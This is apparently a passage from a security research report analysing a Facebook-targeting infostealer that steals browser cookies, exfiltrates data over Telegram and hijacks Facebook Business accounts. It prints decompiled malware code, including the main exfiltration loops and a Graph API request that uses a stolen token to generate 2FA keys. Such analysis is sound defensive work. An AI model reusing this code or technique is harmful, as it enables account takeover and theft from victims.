
Facebook information stealing and business hijacking – To steal Facebook-related information and hijack associated businesses

- This is explained in sections *"Facebook information stealing"* and *"Facebook Business hijacking"*.

Data exfiltration – To send the stolen information to Telegram


- Stolen information is exfiltrated in four scenarios:
    - o When the logic related to Facebook information stealing and hijacking has completed
    - o When the process exits
    - o When the process crashes, and
    - o At the end of each loop (explained further below).
- Details regarding the Telegram C&C channel are explained in section *"Exfiltration through Telegram"*.

It's worth noting that the malware does not establish persistence on the machine. Older versions of the malware simply executed, did what they were designed to do, and then exited (depicted in figure 5). Newer versions run an infinite loop in the background that performs exfiltration activities periodically (depicted in figure 6). New method allows malware to exfiltrate new browser cookies, and any update made to the victim's Facebook account, such as when new users are added to a business page, when 2FA is added or changes.



```
private static void Main(string[] args)
{
    Program.KillItSame();
    Program.configData = Program.LoadDataFromTemp();
    AppDomain.CurrentDomain.ProcessExit += Program.CurrentDomain_ProcessExit;
    AppDomain.CurrentDomain.UnhandledException += Program.CurrentDomain_UnhandledException;
    while (Program.telegramHandler.Connect(Program.configData) == null)
    {
        Thread.Sleep(TimeSpan.FromSeconds(10.0));
    }
    List<MyBrowser> list = new List<MyBrowser>();
    new BrowserScanner().Scanning(list);
    new DataScanner().Scanning(list, Program.telegramHandler);
    new FbDataScanner().Scanning(list, Program.telegramHandler, Program.configData);
}
```

Figure 5. Old malware execution logic



```
private static void Main(string[] args)
{
    bool flag = false;
    Mutex mutex = new Mutex(true, "version_2", ref flag);
    try
    {
        SaveFileHandler.ConfigData = SaveFileHandler.LoadDataFromTemp();
        AppDomain.CurrentDomain.ProcessExit += Program.CurrentDomain_ProcessExit;
        AppDomain.CurrentDomain.UnhandledException += new UnhandledExceptionEventHandler(Program.CurrentDomain_UnhandledException);
        if (!flag)
        {
            Program.telegramHandler.Log("Current Running");
        }
        else
        {
            while (Program.telegramHandler.Connect(SaveFileHandler.ConfigData) == null)
            {
                Thread.Sleep(TimeSpan.FromSeconds(10.0));
            }
            List<MyBrowser> list = new List<MyBrowser>();
            new BrowserScanner().Scanning(list, SaveFileHandler.ConfigData, Program.telegramHandler);
            for (;;)
            {
                try
                {
                    new DataScanner().Scanning(list, Program.telegramHandler, SaveFileHandler.ConfigData);
                    new FbDataScanner().Scanning(list, Program.telegramHandler, SaveFileHandler.ConfigData);
                }
                catch (Exception ex)
                {
                    Program.telegramHandler.Log(ex.ToString());
                }
                finally
                {
                    Program.telegramHandler.Log("Sleep 30minute");
                    Program.telegramHandler.Send(SaveFileHandler.ConfigData);
                    SaveFileHandler.SaveTempConfigData();
                    Thread.Sleep(TimeSpan.FromMinutes(10.0));
                }
            }
        }
    }
    finally
    {
        mutex.Close();
    }
}
```

INFINITE LOOP

Figure 6. New malware execution logic

General information stealing

The malware scans the victim's machine for the following browsers:


- Google Chrome
- Microsoft Edge
- Brave Browser
- Firefox

For each of the browsers that it finds, it extracts all the stored cookies, including any Facebook session cookie.

The malware also looks for registry data found in *HKLM\SOFTWARE\[WOW6432Node\]Clients\StartMenuInternet* to extract each installed browser's name, path, and icon path. This data is only extracted and used by the malware for Microsoft Edge and Google Chrome browsers.


Additionally, if the victim's machine has Microsoft Edge or Google Chrome browsers installed, it will launch them in headless mode with --dump-dom argument visiting the following sites:

- whatismybrowser[.]com
  o It utilizes this website to extract the exact user agent of the browser. Otherwise, it defaults to hardcoded user agents for other browser(s).
- api[.]myip[.]com
  o It utilizes this website to get the victim's IP address as well as country/country code.



```
Command line   "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --headless --disable-gpu --disable-logging --dump-dom https://
               www.whatismybrowser.com/
```

Figure 7. An example of browser launched in headless mode by the malware



```
internal void Send(ConfigData configData)
{
    this._stringBuilder.AppendLine("\n\n\nProcess list ------\n\n");
    foreach (Process process in Process.GetProcesses())
    {
        this._stringBuilder.AppendLine(process.ProcessName);
    }
```

Figure 8. Logic to get all running process names

Facebook information stealing

The malware directly interacts with various Facebook endpoints from the victim's machine using the Facebook session cookie (and other security credentials that it obtains through the initial session cookie) to extract information from the victim's Facebook account.

These endpoints are either direct Facebook pages, which are crawled, or API endpoints such as Facebook's Graph API.

It is worth noting that the user agent, which was described in the previous section, is used for requests made to Facebook endpoints, ensuring that the requests look like they are coming from the victim's primary browser. We believe this, in addition to the fact that the malware directly interacts with Facebook endpoints from the victim's machine, is done to circumvent security features implemented by Meta, as activities and actions that are performed from the user's own machine and primary browser likely appear 'benign'.


Additionally, information stolen from the victim's machine also allows the threat actor to attempt these activities (as well as other malicious activities) from outside the victim's machine. Information such as stolen session cookies, access tokens, 2FA codes, user agents, IP address and geolocation, as well as general account information (such as name and birthday) could be used to cloak and impersonate the victim.

The type of Facebook information stolen is described in the subsections below.

Security credentials

The malware crawls several Facebook pages to capture security tokens that are later used to interact with Facebook endpoints.

The malware also checks whether 2FA is enabled for the user and tries to fetch recovery codes. It is worth noting that the latest samples contain a piece of unused code that looks like an attempt to generate a new login approval code.



```
public string Get2FaNew(string token, HttpClient httpClient, TelegramHandler telegramHandler)
{
    telegramHandler.Log("Get 2fa new with token " + token);
    string requestUri = "https://graph.facebook.com/me/loginapprovalskeys";
    StringContent content = new StringContent
      ("format=json&locale=en_US&client_country_code=VN&fb_api_req_friendly_name=graphUserLoginApprovalsKeysPost&fb_api_caller_class=CodeGeneratorOperationHandler",
      Encoding.UTF8, "application/x-www-form-urlencoded");
    HttpRequestMessage httpRequestMessage = new HttpRequestMessage(HttpMethod.Post, requestUri);
    httpRequestMessage.Headers.Add("Authorization", "OAuth " + token);
    httpRequestMessage.Content = content;
    try
    {
        HttpResponseMessage result = httpClient.SendAsync(httpRequestMessage).Result;
        if (result.StatusCode == HttpStatusCode.OK)
        {
            OtpRequestJsonModel otpRequestJsonModel = JsonConvert.DeserializeObject<OtpRequestJsonModel>(result.Content.ReadAsStringAsync().Result);
            if (otpRequestJsonModel != null && !string.IsNullOrEmpty(otpRequestJsonModel.key))
            {
                telegramHandler.Log("NEw 2fa key : " + otpRequestJsonModel.key);
                return otpRequestJsonModel.key;
            }
        }
    }
    catch (Exception ex)
    {
        telegramHandler.Log(ex.ToString());
        return null;
    }
    return null;
}
```

Figure 9. Code used to generate a new login approval code

Personal account

The information stolen from the personal account includes:

- Name
- Email
- Birthday
- User ID

The user ID is extracted from the c_user parameter found in the session cookie.

Associated Business(es)

The malware steals information from all businesses that are associated with the victim’s personal Facebook account. These include the following:

- Name
- Verification status
- Ad account limit
- Pending users
    a. Owner
    b. Email
    c. Role
    d. Invite link
    e. Status
- Clients
    a. ID
    b. Name
    c. Ad account permissions
        i. Permitted tasks
        ii. Access status
        iii. Access requested time
        iv. Access updated time

Associated Ad account(s)

The malware steals information from all Ad accounts that are associated to the victim's personal Facebook account. These include the following:

- Name
- ID
- Account status
- Ads payment cycle
- Currency
- Adtrust dsl
- Amount spent

Facebook Business hijacking


One of the unique features of the malware is its ability to hijack Facebook Business accounts associated with the victim's Facebook account. It attempts to grant the threat actor's emails access to the business with the highest privilege roles. The current samples utilize two different API methods to achieve this, which are shown in figures 10 and 11.

Adding an email address to a Facebook Business using either of the above mechanisms causes Facebook to send a link, via email, to the address added. The recipient – in this case, the threat actor – then interacts with the emailed link to gain access to that Facebook Business. This mechanism represents the standard process used to grant individuals access to a Facebook Business, and thus circumvents security features implemented by Meta to protect against such abuse.

The threat actor attempts to grant themselves Admin and Finance editor roles on the victim's Facebook Business. In essence, this provides unrestricted access to the threat actor. According to Facebook's own documentation[3], these access rights correspond to the following:

